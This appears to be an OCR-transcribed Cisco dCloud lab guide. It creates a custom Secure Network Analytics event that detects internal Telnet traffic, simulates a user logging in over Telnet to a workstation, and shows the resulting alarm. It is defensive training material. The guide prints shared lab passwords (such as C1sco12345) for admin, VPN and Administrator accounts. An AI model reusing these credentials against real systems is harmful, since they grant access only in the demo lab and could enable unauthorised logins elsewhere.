
The “attacker” in this scenario will attempt to connect to a database using Telnet.

A system in the Inside Hosts group with a Telnet server is running on the network. This goes against security best practices, and in this test case we will create a Custom Security Event to monitor for this type of traffic.

Create a custom security event to detect internal Telnet traffic

Let’s set up a Custom Security Event to look for Telnet traffic internally, which uses port **23/tcp**.

1. Open the SMC web interface and navigate to **Configure > Policy Management**.
2. **Select** Custom Events.
3. **Create New Policy > Custom Security Event**.



Complete the following steps, being sure you exactly match the settings in the image below.

1. Enter Name: **.CSE: Telnet Traffic**

   a. *Take note of the* **period** *in front of the CSE which will cause the name to sort first*

2. (optional) Enter description: **Telnet Traffic will violate Security Policy**

3. Status: **On**

4. Find **+** and select **Subject Host Group** = **Inside Hosts**


5. Find **+** and select **Subject Port/Protocols** = **23/tcp** (*This is the default port used for Telnet.)*

6. Find **+ Subject Packets** = **>3**

7. Find **+ Subject Orientation** = **Server**

8. Find **+ Peer Packets** = **>3 (***By defining a packet count on both the subject and peer it will cause the alarm to trigger only if the traffic is bidirectional.)*

9. In the upper right corner, click **Save**.



Policy Management | Custom Security Event

NAME *: .CSE: Telnet Traffic

DESCRIPTION: Telnet Traffic will violate Security Policy

STATUS: ON

When any host within *Inside Hosts*, acting as a *server*, through *23/tcp*; with *>3 packets* communicates with any *peer host*; with *>3 packets*, an alarm is raised.

FIND

SUBJECT HOST GROUPS: Inside Hosts × AND

SUBJECT PORT/PROTOCOLS: 23/tcp × AND

SUBJECT PACKETS: >3 × AND

SUBJECT ORIENTATION: Server AND

PEER PACKETS: >3 ×

ACTIONS


Alarm when a single flow matches this event.

Enable the Telnet Server on Wkst1

In this task, we will show how easy it is for a user to install an application which could open a possible attack surface. A user has installed KTS Telnet server so they can access the machine while they are working remote.

Verify the Telnet service:

1. From WKST1 select the **Start** button.
2. Expand **Programs**.
3. Expand **KTS** and **open Setup KpyM Telnet SSH Server**.
4. Review the setup options and hit the **ESC** key on your keyboard to exit the setup without any changes.




```
 KpyM Telnet/SSH Server - v1.19c                              <esc> = exit

                 o      install service
                        uninstall service
                        start service
                        stop service
                        generate RSA key

                     [KRegkey]     : registration_key
                     [KDaemon]     : use_ssh
                     [KDaemon]     : port
                     [KDaemon]     : ip
                     [KDaemon]     : service_name
                     [KDaemon]     : service_info
                     [KDaemon]     : trace_level
                     [KDaemon]     : log_file
                     [KDaemon]     : trace_file
                     [KDaemon]     : error_file
                     [KDaemon]     : max_sessions
                     [KSession]    : kex_algo_list
                     [KSession]    : encr_algo_list
                     [KSession]    : mac_algo_list
```

Connect to Server over Telnet from Remote VPN Workstation

In this task, we will use the Remote Workstation to connect to the Telnet server.


1. Open https://dcloud.cisco.com in a web browser and select **My Hub**
2. Select **View** for the current Cisco Secure Network Analytics Customer Test Drive 7.3.0.
3. Select the **Remote Desktop hyperlink** under Remote Workstation, as illustrated below.

   Note: If you have trouble connecting to the Remote Desktop, you may need to Re-boot the workstation from the Servers utility.



IP Address:
198.18.1.36
Credentials:
username: admin
password: C1sco12345

4. If you are prompted to log in, type **admin** for the username and **C1sco12345** for the password.
5. **Launch** AnyConnect (if it does not automatically display; it is located in the services menu in the bottom right corner) and **Login** to Cisco AnyConnect Corporate VPN – Employees profile with username **employee** and password **C1sco12345**.


Cisco AnyConnect | Corporate VPN - Employees
OK
Cancel
Cisco AnyConnect Secure Mobility Client
Connect

Please enter your username and password.

Username: employee


Password: ***********

VPN:
Please enter your username and password.

Corporate VPN - Employees


6. Launch **Putty** from the desktop and enter **198.19.30.36** in the host name field.

7. Select **Telnet**.



Host Name (or IP address): 198.19.30.36
Port: 23
Connection type: ○ Raw ● Telnet ○ Rlogin ○ SSH ○ Serial
Close window on exit: ○ Always ○ Never ● Only on clean exit


8. Press the **Enter** key to begin logging into the Telnet session use username **Administrator** with password **C1sco12345**.



198.19.20.36 - PuTTY

```
Welcome to Microsoft Telnet Service

login:Administrator
login:Administrator
password:
```

9. Run a few commands to validate you have a successful Telnet session into 198.19.30.36. Start with **ipconfig** to verify the IP address. Next enter **cd Downloads** and **dir** to list the directory as illustrated below. Type **exit** to drop the Telnet session.



```
C:\Users\Administrator.WKST1>cd Downloads

C:\Users\Administrator.WKST1\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 8C72-2F19

 Directory of C:\Users\Administrator.WKST1\Downloads

02/02/2019  01:19 AM    <DIR>          .
02/02/2019  01:19 AM    <DIR>          ..
01/19/2019  10:07 AM             5,818 admindcloudciscocomCertifica.zip
01/18/2019  01:33 PM             8,609 Capture1.pcap
02/02/2019  12:37 AM         9,701,835 dCloud Scripts.zip
01/19/2019  10:08 AM             3,348 Defaultselfsignedsamlserver.zip
01/19/2019  10:09 AM             3,340 Defaultselfsignedservercerti.zip
12/19/2018  08:27 PM           774,656 dm-launcher.msi
01/23/2019  01:10 PM       397,253,194 encrypted-customer-DB
02/01/2019  09:52 PM         1,038,431 flowAnalysis-2019.02.02-02.52.19.csv.zip
12/19/2018  08:21 PM        74,618,232 jre-8u191-windows-x64.exe
11/29/2018  04:13 PM         5,221,223 SyncHostGroupsSoap-1.1.0.jar
01/19/2019  09:46 PM         3,012,464 wget-1.11.4-1-setup.exe
              11 File(s)    491,641,150 bytes
               2 Dir(s)   1,218,977,792 bytes free
```

Now, let’s take a look at the Policy Violation custom security event created for Internal Telnet Traffic

Review Secure Network Analytics for policy violations


Secure Network Analytics will have detected the traffic and created alarms for Internal Telnet traffic using the Custom Security Event created earlier in the lab.

1. On the Wkst1, if the Security Insight Dashboard is not already open, select **Chrome > appliances > SMC (WebUI)**
   a. If Chrome is already open with the Security Insight Dashboard displayed ignore step 1

2. On the dashboard you will see the Policy Violations alarm has been raised, a new Top Alarming Host violating policy, and Today's Alarms would fire as shown below

3. Select **.CSE: Telnet Traffic** from the Today's Alarms widget or Alarms by Type widget to bring up the details of the event


Figure 3. Policy Violations



HOST	CATEGORY
10.10.101.24 End User Devices	PV CI RC EP
198.19.10.100 Remote VPN IP Pool	PV CI RC
198.19.30.36 File Servers	PV CI DH EX RC
10.10.101.46 End User Devices	PV
10.201.3.103 End User Devices	PV
10.201.3.149 End User Devices	DH RC CI EX
198.18.1.36 Catch All	CI RC

This will bring up the host in question violating policy, as shown below.

4. In the details dialog box, select the hyperlink to **View Details** and investigate what policy was violated and get more information as to the security event that fired




.CSE: Telnet Traffic | 09/08/2019 (1)

Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Alarm	Policy	Event Alarms	Source User	Details	Last Active	Active	Acknowledged	Actions
9/8/19 8:33 PM	Remote VPN IP Pool	198.19.10.100	File Servers	198.19.30.36	.CSE: Telnet Traffic	Inside Hosts	--	--	View Details	Current	Yes	No	⊙

5. Here we can see the Custom Security Event we created has fired for Internal Telnet Traffic.

6. To see additional information, click the circle under **Actions** and select Associated Flows.



Security Events | 198.19.10.100 (1)

All Security Events For 198.19.10.100

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GRO...	TARGET HOST	ACTIONS
.CSE: Telnet Traffic - 23	1	0	09/08 8:30:58 PM	198.19.10.100	Remote VPN IP Pool	198.19.30.36	⊙

Subject IP: 198.19.10.100
Peer IP: 198.19.30.36

